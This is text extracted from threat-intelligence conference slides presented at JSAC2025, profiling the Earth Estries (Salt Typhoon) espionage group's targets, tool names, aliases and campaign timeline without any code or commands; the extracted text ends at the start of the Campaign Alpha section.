



Game of Emperor: Unveiling Long Term Earth Estries Cyber Intrusions

Leon Chang, Theo Chen
2025/01/21@JSAC2025



Whoami



Leon Chang

Sr. Threat Researcher
APT Campaign Tracking / Threat
Intelligence / Malware Analysis



Theo Chen

Sr. Threat Researcher
Penetration Testing / Malware
Analysis / Threat Hunting

Agenda

Agenda

- The Earth Estries threat group overview
- Campaign Overview
 - Campaign Alpha
 - Campaign Beta
 - Others
- Attribution
- Conclusion

The Earth Estries threat group overview

Victimology



Target Country
10+

Target Organization
20+
(industry: 8+)

©2024 TREND MICRO

Earth Estries - Profile

Activity	<ul style="list-style-type: none"> At least 2019 ~ now 		
Targeted Industries	<ul style="list-style-type: none"> Government Telecommunication NGO 	<ul style="list-style-type: none"> Technology Chemical Transportation 	<ul style="list-style-type: none"> Logistics Aviation Property
Targeted Regions	<ul style="list-style-type: none"> Taiwan Philippines United States 	<ul style="list-style-type: none"> Thailand South Africa Vietnam India 	<ul style="list-style-type: none"> Indonesia Afghanistan Brazil More...
Tools	<ul style="list-style-type: none"> DEMODEX GHOSTSPIDER SNAPPYBEE(aka Deed RAT) POPPINGBEE(aka SHADOWPAD) 	<ul style="list-style-type: none"> TrillClient SparrowDoor CrowDoor HEMIGATE 	<ul style="list-style-type: none"> ZINGDOOR MASOL (aka Backdr-NQ)
Alias	<ul style="list-style-type: none"> FamousSparrow[4], GhostEmperor[5], UNC2286[7] and Salt Typhoon 		

Alias


UNC2286[7] and **Salt Typhoon** represents a threat group/cluster whose activity overlaps with campaigns tracked by other security organizations under names like **GhostEmperor[4]** and **FamousSparrow[5]**.

Similarly, **Earth Estries**, Trend Micro's designation for this group, also overlaps with the activity attributed to **GhostEmperor** and **FamousSparrow**.


Threat actor name	Previous name	Origin/Threat	Other names
Salt Typhoon	Salt Typhoon	China	GhostEmperor, FamousSparrow

Reference:<https://learn.microsoft.com/en-us/defender-xdr/microsoft-threat-actor-naming>


Earth Estries – Toolset Overview



Motivation



Why US NGO?



Campaign Overview

Campaign Timeline

Campaign Alpha(Part1):
Campaign targeting Government, Chemistry,
Transportation in APAC region
Tools: DEMODEX, SNAPPYBEE, Cobalt Strike, etc.

Campaign Alpha(Part2):
Found US NGO leaked data on C2

Nov. 2022

Nov. 2023

Feb. 2024

Dec. 2020

Oct. 2023

Sep. 2024

Old Campaign

Industry: Government, Telecom, Property,
Technology, Aviation, etc.

Country: TH, VN, PH, ID, IN, AF and TW.


Tools: DEMODEX, GHOSTSPIDER,
SparrowDoor, etc.

Campaign Beta:


A long-term campaign targeting telecom company in
Taiwan, Thailand, Indonesia, Vietnam, the Philippines,
Afghanistan and United States.

Tool: DEMODEX, GHOSTSPIDER and SoftEther VPN

Campaign Alpha Overview



Campaign Beta Overview



Campaign Alpha

The beginning

